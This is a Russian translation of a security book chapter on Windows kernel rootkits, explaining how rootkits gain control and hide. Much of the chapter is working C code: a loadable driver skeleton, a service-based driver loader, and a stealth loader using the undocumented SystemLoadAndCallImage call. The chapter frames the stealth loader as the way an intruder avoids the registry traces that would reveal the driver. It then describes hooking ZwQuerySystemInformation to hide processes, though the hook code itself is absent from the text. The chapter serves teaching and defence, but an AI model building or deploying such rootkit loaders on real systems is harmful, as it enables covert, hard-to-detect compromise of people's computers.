8 Наборы средств для взлома

Последняя глава книги посвящена вопросу о получении полного контроля над компьютером. Полный контроль — это когда хакер на другой стороне планеты управляет выводом электрических сигналов с конкретного вывода последовательного порта (задачей высшего пилотажа можно назвать управление выходными данными гнезда наушников на приводе компакт-диска).

Это может казаться нереальным, но не забывайте, что все аппаратные средства находятся под управлением того или иного программного обеспечения. Часто это программное обеспечение встроено в микросхемы и в ядро операционной системы. После взлома операционной системы физические элементы компьютера, который находится под управлением этой системы, как правило, оказываются в полной власти хакера. Тщательно подготовленные вредоносные программы могут предоставить доступ к аппаратным средствам компьютера и управлять ими. Эти программы работают на самом низком уровне, т.е. обнаружить их невозможно, кроме того случая, когда в системе используется специализированное программное обеспечение.

Итак, в этой главе рассматривается набор средств для взлома (rootkit). Средства для взлома представляют собой особый вид программного обеспечения, который позволяет управлять каждым аспектом работы компьютера. Набор средств для взлома можно запустить на локальной машине или же удаленно "заразить" компьютер с помощью вируса. И действительно, у вирусов, "червей" и наборов средств для взлома есть много общего. Как правило, это весьма небольшой по размеру программный код, в котором "сконцентрировано" много важных возможностей. Эти программы стараются действовать незаметно. Часто в них даже применяются одинаковые методы для достижения искомой цели, наподобие перехватов вызовов функций и установки заплат. Поскольку "черви" относятся к категории переносимого кода, то в них часто применяется полезная нагрузка для "заражения" компьютера при доставке кода "червя" на определенный компьютер. "Червь" обычно "заражает" цель атаки и записывает на компьютере код, по сути превращаясь в набор средств для взлома.

Вредоносные программы

Вопрос о нанесении ущерба с помощью программного обеспечения считается уже достаточно давним (разумеется, по меркам программного обеспечения). Существует немало материалов военных ведомств по этой теме, которые были собраны более двадцати лет назад. Под нанесением ущерба здесь понимается взлом одной программы с помощью другой программы. Так, в самом старом отчете описываются "потайные ходы", размещаемые в программном обеспечении самими создателями этих программ. "Потайные ходы" стали добавлять в программы еще тогда, когда компьютеры состояли из набора вакуумных трубок.

Один опытный программист рассказал нам следующую историю:

> *"Когда-то для Западного побережья США была создана система противовоздушной обороны, в которой была заложена скрытая программа. В системе использовались вакуумные трубки, а световые перья составляли часть пользовательского интерфейса. После выполнения правильной последовательности команд на экране монитора появлялось изображение танцующей гавайской девушки. При "выстреле" световым пером в нужном месте девушка сбрасывала свою одежду. Полковник, который однажды посетил с инспекцией дежурную часть, случайно обнаружил эту "функциональную возможность" системы защиты к глубокому огорчению команды программистов.*

Что такое набор средств для взлома

Набор средств для взлома представляет собой программу, которая обепечивает доступ (и позволяет выполнять определенные манипуляции) к низкоуровневым функциональным возможностям атакуемой системы. Тщательно продуманные наборы средств для взлома работают таким образом, что их очень трудно обнаружить, используя другие программы, с помощью которых обычно осуществляется мониторинг системы. Доступ к набору средств для взлома обычно предоставляется только осведомленным людям, которые знают о возможности использования тех или иных команд для управления набором средств для взлома.

Первые наборы средств для взлома представляли собой "троянские" файлы, в которые были встроены "потайные ходы". Эти наборы средств для взлома предназначались для подмены часто используемых исполняемых файлов, например программ `ps` и `netstat`. Поскольку при этом методе изменялся размер и содержимое атакуемого исполняемого файла, то оригинальные наборы средств для взлома можно было обнаружить достаточно просто, воспользовавшись программами мониторинга целостности файлов, например программой Tripwire. Современные наборы средств для взлома создаются намного искуснее.

Что такое набор средств для взлома на уровне ядра

В настоящее время широкое распространение получили средства для взлома на уровне ядра (kernel rootkit). С их помощью устанавливаются подключаемые модули или драйверы устройств, что обеспечивает доступ к компьютеру на аппаратном уровне. Поскольку для этих программ устанавливаются права наивысшего доверия, то они могут быть полностью скрыты от другого программного обеспечения, запущенного на

компьютере[1]. Наборы средств для взлома на уровне ядра позволяют скрывать файлы и запущенные процессы, что способствует созданию “потайного хода”.

Набор средств для взлома на уровне ядра и область надежного кода

При установке вредоносного кода в систему хакер часто получает права доступа, равнозначные правам доступа для драйвера устройства или программы системного уровня. В операционных системах наподобие Windows и UNIX это уровень неограниченного доступа, т.е. все элементы атакуемой системы могут быть взломаны, а значит, надежным источникам данных аудита доверять больше нельзя. Кроме того, это означает, что программный код управления доступом больше не в состоянии действительно управлять доступом. Чтобы продемонстрировать глубину рассматриваемых проблем, вспомним о заплате для ядра Windows NT, которую мы изучали в главе 3, “Восстановление исходного кода и структуры программы”. В этом простом примере заплаты продемонстрированы изменения, вносимые в целях искажения памяти на атакуемой системе. А теперь представьте пакет сложных методов, которые сфокусированы на маскировке вредоносных действий. Это и есть набор средств для взлома.

Простой набор средств для взлома на уровне ядра Windows XP

В этом разделе мы рассмотрим структуру простого набора средств для взлома на уровне ядра Windows, который позволяет скрывать каталоги и запущенные процессы. Этот набор средств для взлома написан как драйвер устройства и поддерживает возможность загрузки и выгрузки из памяти. Пример набора средств для взлома тестировался на системах Windows NT 4.0, Windows 2000 и Windows XP.

Создание набора средств для взлома

Наш набор средств для взлома работает как драйвер для систем Windows 2000 или Windows XP. Значит, сначала нам потребуется среда для создания драйверов устройств. Для этой цели мы воспользуемся Windows XP DDK (Device Driver Development Kit —набор средств для создания драйверов устройств). Интересующиеся читатели могут также воспользоваться DDK для систем Windows 2000 или Windows NT 4 (`http://www.microsoft.com/ddk/`).

Для корректной работы может потребоваться установка Visual Studio. В зависимости от используемой платформы, также может потребоваться SDK. Мы рекомендуем обратиться к документации по выбранной версии DDK.

---

[1] *Разумеется, за исключением других наборов средств для взлома, в которых используется аналогичная методика. Эффективность многих методов зависит от того, были ли вредоносные программы установлены первыми. При выполнении этого условия они позволяют захватить полное управление над компьютером. — Прим. авт.*

Контролируемая среда разработки

Набор DDK предоставляет две оболочки: *контролируемую среду разработки* (checked build environment) и *свободную среду разработки* (free build environment). В контролируемой среде создается код для отладки, а в свободной среде — код для окончательной версии. Мы будем использовать контролируемую среду. Как только наша программа заработает без ошибок, мы можем воспользоваться свободной средой. Свободная среда позволяет получить значительно меньший по размеру файл драйвера.

Исходные файлы набора средств для взлома

Мы создаем набор средств для взлома на языке С. Поэтому все наши файлы имеют расширение `.c` или `.h`.

Инструменты разработки

Для создания набора средств для взлома воспользуйтесь командой `cd` для перехода в каталог с исходными файлами. Затем введите команду `build`, и утилита разработки DDK выполнит все необходимые действия. При наличии ошибок в исходном коде на стандартный вывод будет выведено сообщение об ошибке.

При создании драйвера устройства огромное значение имеет файл `SOURCES`. В зависимости от используемой версии DDK, файл `SOURCES` может быть установлен отдельно. Одним из особо важных параметров является значение переменной среды `TARGETPATH`. Эта переменная указывает место, где будут размещаться объекты. В системах Win2k и XP DDK переменная не должна хранить значение в форме `$(basedir)/lib`, поскольку такой формат запрещен в файле `makefile.def`. В то же время существует специальная переменная `OBJ`, которая уже определена и указывает на подкаталог, управляемый компилятором. Нашим читателям мы рекомендуем просто использовать `OBJ` при установке значения для `TARGETPATH`.

Параметр `SOURCES` также имеет большое значение. Он описывает все исходные файлы, которые используются для создания драйвера. Если необходимо использовать несколько файлов, то каждый из них должен быть записан в отдельной строке. Все строки, кроме последней, должны завершаться символом обратной косой черты.

```
SOURCES=       file.c \
               file2.c \
               file3.c
```

Обратите внимание на отсутствие завершающего символа обратной косой черты.

Если для создания драйвера мы используем только один файл `basic.c`, то файл `SOURCES` будет выглядеть примерно следующим образом.

```
TARGETNAME=BASIC
TARGETPATH=OBJ
TARGETTYPE=DRIVER
SOURCES=    basic.c
```


Драйверы с доступом на уровне ядра

Драйверы устройств работают в привилегированном режиме ring-0, т.е. этим драйверам предоставляется физический доступ ко всем устройствам системы. В операци-

онной системе Windows драйвер расценивается как часть надежного кода. Можно спорить, является ли это верным решением. Большинство экспертов в области компьютерной безопасности считают, что нет. Давайте в качестве первого этапа создания набора средств для взлома напишем простой драйвер.

Основная структура драйвера

Драйвер устройства состоит из следующих основных компонентов.



В базовом драйвере должна присутствовать функция `DriverEntry`. Драйверы устройств не являются темой этой книги, поэтому мы не станем рассматривать их подробно. Мы рекомендуем обратится к другим известным источникам информации, например к книге Деккера и Ньюкамера (Dekker и Newcomer) *Developing Windows NT Device Drivers: A Programmer's Handbook* (1999).

Основной момент в том, что любой код, который помещается в функцию DriverEntry, после загрузки драйвера запускается в привилегированном режиме ring-0. Можно запустить драйвер в режиме “fire-and-forget” (“выстрелил и забыл”), т.е. просто переведите драйвер в режим ring-0 и запустите его без какого-либо контроля со стороны операционной системы. Здесь все в порядке, если просто нужно запустить какой-то код в привилегированном режиме ring-0[2].

Мы хотим создать драйвер, который будет загружаться и выгружаться. Это делается для обеспечения возможности тестирования нашего кода при его изменениях. Перевод драйвера в режим “fire-and-forget” может завершиться необходимостью перезагрузки после каждого теста, что очень раздражает. Мы зарегистрируем свой драйвер в системе, благодаря чему мы сможем его запускать и останавливать по желанию. Далее мы покажем, как запускать драйвер без регистрации. Загрузка драйвера без регистрации означает, что нельзя использовать стандартные методы операционной системы для его загрузки, выгрузки, запуска и останова. Дело в том, что при регистрации драйвера он может быть обнаружен. Очевидно, что для реального набора средств для взлома регистрация нежелательна, т.к. отнюдь не способствует маскировке. Однако, что касается нашего примера, мы хотим, чтобы драйвер работал “по правилам” и мы могли его загружать и выгружать.

---

[2]*Безусловно, можно получить весьма неприятные результаты, если запустить на этом уровне вредоносный код или код с ошибками. Поэтому будьте осторожны. — Прим. авт.*

Когда программы используют драйвер

Программы, которые работают с правами пользователей, могут использовать драйвер, открывая его дескриптор файла. Как правило, хакеры не создают обычных драйверов, поскольку их единственной целью является передача программного кода в ядро.

Обычно доступ к драйверу осуществляется посредством дескриптора файла, к которому отправляют данные пользовательские приложения. Эти данные доставляются в виде пакетов IRP (Input/Output Request Packet — пакет запроса ввода-вывода). Для управления пакетами IRP драйвер должен зарегистрировать процедуру обратного вызова. Мы продемонстрируем это. Наша процедура-заглушка (фиктивная процедура) просто завершает все пакеты IRP, но ничего с ними не делает. В данном случае все нормально, поскольку мы не предпринимаем попытку связаться с какой-либо пользовательской программой.

Для управления пакетами IRP нам необходимо заполнить массив указателями функций к нашей функции обратного вызова.

```
//Регистрация управляющей функции.
for (i = 0; i < IRP_MJ_MAXIMUM_FUNCTION; i++)
{
        theDriverObject->MajorFunction[i] = OnStubDispatch;
}
```

Мы используем очень простую функцию обратного вызова.

```
NTSTATUS
OnStubDispatch(
    IN PDEVICE_OBJECT DeviceObject,
    IN PIRP           Irp
    )
{
    Irp->IoStatus.Status       =STATUS_SUCCESS;
    IoCompleteRequest (Irp,
                       IO_NO_INCREMENT
                       );
    return Irp->IoStatus.Status;
}
```

Эта процедура просто завершает все IRP-пакеты, т.е. мы просто отбрасываем все, что получаем, и игнорируем все пакеты IRP.

Стандартные драйверы всегда регистрируют управляющую процедуру. Однако для набора средств для взлома совершенно не требуется взаимодействие с пользовательской программой, и мы можем полностью игнорировать управляющую процедуру. Это не совсем правильно, но нам не о чем беспокоиться, поскольку мы не хотим взаимодействовать с пользовательскими приложениями.

Возможность выгрузки драйвера

Для большинства наборов средств для взлома нет необходимости в возможности выгрузки. После установки набора средств для взлома, обычно он должен оставаться загруженным на протяжении всей работы компьютера. Однако, как мы указали, при создании и тестировании нового набора средств для взлома, есть смысл в процедуре выгрузки. Благодаря ей можно будет многократно загружать и выгружать набор средств для взлома на этапе разработки. По завершении тестирования можно удалить процедуру выгрузки.

Чтобы получить возможность выгрузки драйвера, требуется зарегистрировать процедуру выгрузки. Предоставить указатель для процедуры выгрузки можно следующим образом.

```
theDriverObject->DriverUnload =OnUnload;
```

Процедура выгрузки тоже очень проста.

```
VOID OnUnload(IN PDRIVER_OBJECT DriverObject )
{
    DbgPrint("ROOTKIT:OnUnload called \n");
}
```

Ниже приведен полный код простого драйвера, который можно загружать в ядро и выгружать из ядра.

```
//Драйвер устройства

#include "ntddk.h"

/*______________________________________________________________
. Эта функция только завершает все пакеты IRP.
. Мы полностью игнорируем действия пользователя, поэтому
. эта функция не должна вызываться -
._______________________________________________________________*/
NTSTATUS
OnStubDispatch(
    IN PDEVICE_OBJECT DeviceObject,
    IN PIRP           Irp
    )
{
    Irp->IoStatus.Status =STATUS_SUCCESS;
    IoCompleteRequest (Irp,
                       IO_NO_INCREMENT
                       );
    return Irp->IoStatus.Status;
}

/* _____________________________________________________________
 . Эта функция вызывается при динамической выгрузке драйвера
 . Нужно завершить все, что сделано, вызвав функцию IRQL_PASSIVE.
 . _____________________________________________________________*/
VOID OnUnload(IN PDRIVER_OBJECT DriverObject )
{
    DbgPrint("ROOTKIT:OnUnload called \n");
}

NTSTATUS DriverEntry(IN PDRIVER_OBJECT theDriverObject,
↳ IN PUNICODE_STRING theRegistryPath )
{
    int i;

DbgPrint("Мой драйвер загружен!");

    //Регистрация управляющей функции.
    for (i = 0;i <IRP_MJ_MAXIMUM_FUNCTION; i++)
    {
    theDriverObject->MajorFunction [i] = OnStubDispatch;
    }

    /*___[ Нам НЕОБХОДИМО зарегистрировать функцию Unload(). ]___
     . таким образом мы получим возможность
     . динамически выгружать драйвер
     .____________________________________________________*/
    theDriverObject->DriverUnload =OnUnload;


    return STATUS_SUCCESS;
}
```

Код этого драйвера не делает ничего особо ценного. Имея более серьезные планы, можно загрузить программу Dbgvnt с сайта `http://www.sys-internals.com`, воспользовавшись которой можно просматривать сообщения отладчика при вызовах функции `DbgPrint`.

Регистрация драйвера

Приведенный далее программный код можно использовать для регистрации драйвера. В этом примере наш драйвер сохранен как `c:_root_.sys`.

```
//adv_loader.cpp :Определяет точку входа для консольного приложения.
// код является результатом адаптации примера на www.sysinternals.com
// и удовлетворяет требованиям кода по загрузке драйвера
//----------------------------------------------------------------------
//предоставлено ROOTKIT.COM
//----------------------------------------------------------------------
#include "stdafx.h"
#include <windows.h>
#include <process.h>

void usage(char *p){ printf("Usage:\n%s l\t load driver from
↳ c:\\_root_.sys\n%s u \tunload
driver \n",p,p);} int main(int argc,char* argv [])
{
   if(argc !=2)
   {
      usage(argv[0]);
      exit(0);
   }

   if(*argv[1] ==='l')
   {
       printf("Регистрация rootkit-"драйвера".\n");

       SC_HANDLE sh =OpenSCManager(NULL,NULL,SC_MANAGER_ALL_ACCESS);
       if(!sh)
       {
           puts("error OpenSCManager");
           exit(1);
       }
       SC_HANDLE rh =CreateService(
           sh,
           "_root_",
           "_root_",
           SERVICE_ALL_ACCESS,
           SERVICE_KERNEL_DRIVER,
           SERVICE_DEMAND_START,
           SERVICE_ERROR_NORMAL,
           "C:\\_root_.sys",
           NULL,
           NULL,
           NULL,
           NULL,
           NULL);
       if(!rh)
       {
           if (GetLastError()==ERROR_SERVICE_EXISTS)
           {
               //служба существует
               rh =OpenService(     sh,
                                    "_root_",
                                    SERVICE_ALL_ACCESS);
               if(!rh)
               {
```

```
                    puts("error OpenService");
                    CloseServiceHandle(sh);
                    exit(1);
                }
            }
            else
            {
                puts("error CreateService");
                CloseServiceHandle(sh);
                exit(1);
            }
        }
    }
    else if(*argv [1 ]=='u')
    {
        SERVICE_STATUS ss;
        printf("Выгрузка rootkit-драйвера".\n");

        SC_HANDLE sh = OpenSCManager(NULL, NULL, SC_MANAGER_ALL_ACCESS);
        if(!sh)
        {
            puts("error OpenSCManager");
            exit(1);
        }
        SC_HANDLE rh =OpenService(
                                    sh,
                                    "_root_",
                                    SERVICE_ALL_ACCESS);
        if(!rh)
        {
            puts("error OpenService");
            CloseServiceHandle(sh);
            exit(1);
        }
        if(!ControlService(rh,SERVICE_CONTROL_STOP,&ss))
        {
            puts("предупреждение: невозможно остановить службу");
        }
        if (!DeleteService(rh))
        {
            puts("предупреждение: невозможно удалить службу");
        }

        CloseServiceHandle(rh);
        CloseServiceHandle(sh);
    }
    else usage(argv[0]);

    return 0;
}
```

Эту программу можно использовать с параметрами `l` и `u` для регистрации и отмены регистрации драйвера, соответственно. Не забывайте, что мы можем использовать эту программу на этапе тестирования или разработки драйвера. После регистрации драйвера можно использовать команды `net start _root_`to и `net stop _root_` для запуска и останова набора средств для взлома.

Использование функции `SystemLoadAndCallImage`

Теперь, после того, как мы показали "правильный" способ регистрации драйвера, представим себя на месте хакера, который проник в систему и хочет установить набор средств для взлома. Регистрацию драйвера на чужом компьютере нельзя назвать удачной идеей, поскольку это приводит к созданию записей в реестре и может ока-

заться причиной обнаружения деятельности хакера. Используя недокументированный вызов функции API `SystemLoadAndCallImage`, для систем Windows NT можно загрузить и запустить драйвер за одно действие. При этом не требуется никакой регистрации. Однако это означает, что после загрузки драйвера его невозможно выгрузить! Наша программа будет находиться в памяти до следующей перезагрузки компьютера. Другой побочный эффект заключается в том, что мы можем за один сеанс загрузить драйвер несколько раз. Обычно драйвер может загружаться только один раз, но применив наш специальный системный вызов, мы можем загружать и запускать столько копий драйвера, сколько нам нужно.

Ниже приведен код для этой специальной загрузки программы. Предполагается, что местом хранения набора средств для взлома является `c:_root_.sys`.

```
//программа загрузки для установки набора средств для взлома в ядре
//-------------------------------------------------------

//www.rootkit.com
//-------------------------------------------------------

#include <windows.h>
#include <stdio.h>

typedef struct _UNICODE_STRING {
    USHORT Length;
    USHORT MaximumLength;
#ifdef MIDL_PASS
    [size_is(MaximumLength /2 ), length_is((Length) / 2) ] USHORT * Buffer;

#else //MIDL_PASS
    PWSTR Buffer;
#endif //MIDL_PASS
}UNICODE_STRING, *PUNICODE_STRING;

typedef long NTSTATUS;

#define NT_SUCCESS(Status)((NTSTATUS)(Status) >= 0)

NTSTATUS (__stdcall *ZwSetSystemInformation)(
    IN DWORD SystemInformationClass,
    IN OUT PVOID SystemInformation,
    IN ULONG SystemInformationLength
    );

VOID (__stdcall *RtlInitUnicodeString)(
    IN OUT PUNICODE_STRING DestinationString,
    IN PCWSTR SourceString
    );

typedef struct _SYSTEM_LOAD_AND_CALL_IMAGE
{
 UNICODE_STRING ModuleName;
}SYSTEM_LOAD_AND_CALL_IMAGE,*PSYSTEM_LOAD_AND_CALL_IMAGE;

#define SystemLoadAndCallImage 38

void main(void)

{

SYSTEM_LOAD_AND_CALL_IMAGE GregsImage;

WCHAR daPath [] ==L"\\??\\C:\\BASIC.SYS";
```

```
//////////////////////////////////////////////////////////////
//получаем точки входа DLL.
//////////////////////////////////////////////////////////////
if(        !(RtlInitUnicodeString =(void *)
               GetProcAddress(GetModuleHandle("ntdll.dll")
                ,"RtlInitUnicodeString"
                )
        )
)
{
    exit(1);
}

if(!(ZwSetSystemInformation =(void *)
                GetProcAddress(
                    GetModuleHandle("ntdll.dll")
                    ,"ZwSetSystemInformation"
            )
    )
)
{
    exit(1);
}

RtlInitUnicodeString(
    &(GregsImage.ModuleName)
    ,daPath
);

if(
    NT_SUCCESS(
        ZwSetSystemInformation(
            SystemLoadAndCallImage
            ,&GregsImage
            ,sizeof(SYSTEM_LOAD_AND_CALL_IMAGE)
        )
    )
    )
    {
        printf("Набор средств для взлома загружен.\n");
    }
    else
    {
        printf("Набор средств для взлома не загружен.\n");
    }
}
```

Теперь у нас есть все необходимое для создания простого драйвера устройства и загрузки/выгрузки этого драйвера из ядра. Далее мы расскажем о приемах, предназначенных для сокрытия файлов, каталогов и запущенных в системе процессов.

Перехват вызовов

Перехват вызов представляет собой очень популярный метод хакинга по причине его простоты. Разумеется, программы делают вызовы подпрограмм. На машинном языке эти вызовы функций преобразуются в другие разновидности вызовов или в команды перехода. Аргументы передаются нужной функции с помощью стека или регистров центрального процессора. Команда всегда использует адрес памяти. Этот адрес в памяти представляет собой начало кода подпрограммы. После завершения

выполнения подпрограммы управление возвращается в область памяти с оригинальным кодом и продолжается выполнение основной программы.


При перехвате вызова хитрость заключается в изменении адреса, по которому вызовом передается управление. Таким образом можно заменить оригинальную функцию другой нужной хакеру функцией. Иногда это называют использованием "трамплинов" (trampolining). Перехват вызовов может применяться в нескольких местах: во внешних вызовах функций внутри программы, при вызовах функций из библиотек DLL или даже при вызовах системных функций. При перехвате вызова могут эмулироваться действия оригинального вызова (обычно это делается благодаря тому, что в конечном итоге действительно вызывается запрошенная функция), что позволяет избежать обнаружения подмены. Обратите внимание, что при перехвате вызова могут использоваться специфические изменения оригинального вызова. Например, если при вызове функции планируется получить список запущенных в данное время процессов, то при перехвате вызова некоторые из этих процессов могут быть скрыты. Такой метод является стандартным при установке в системе "потайных ходов". Пакеты утилит для обеспечения перехвата вызовов являются стандартным компонентом многих наборов средств для взлома.

Сокрытие процесса

Хакер должен контролировать ту информацию, которую пользовательские программы получают в ответ от системных вызовов. Если хакер может управлять системными вызовами, он способен контролировать и данные о системе, которые предоставляет диспетчер задач с помощью стандартных запросов. Это касается и управления доступом к списку запущенных процессов.

Перехват системного вызова


Наша программа перехвата вызова достаточно проста, как показано ниже.



Мы сохраняем прежний указатель к функции `ZwQuerySystemInformation`. Заменяем этот указатель в таблице переходов указателем к нашей собственной функции `NewZwQuerySystemInformation`. При перезаписи указателя функции мы временно отключаем прерывания. Это позволяет обойтись без конфликтов с другим потоком. Когда мы опять активируем прерывания, считается, что перехват системного вызова уже произошел, и мы немедленно начинаем принимать другие вызовы.


Схема перехвата вызова


Рассмотрим самый элементарный перехват вызова — осуществляется только вызов оригинальной функции и возвращение результатов. Таким образом, перехват "вообще ничего не делает". Компьютер продолжает работать нормально (замедление работы при перенаправлении вызовов заметить практически невозможно).



Удаление записи о процессе

Если нашей целью является сокрытие процесса, придется добавить программный код к нашему перехвату. Новый перехват вызова с возможностью сокрытия процесса выглядит следующим образом.





На рис. 8.1 показано, каким образом записи о процессах сохраняются в массиве.


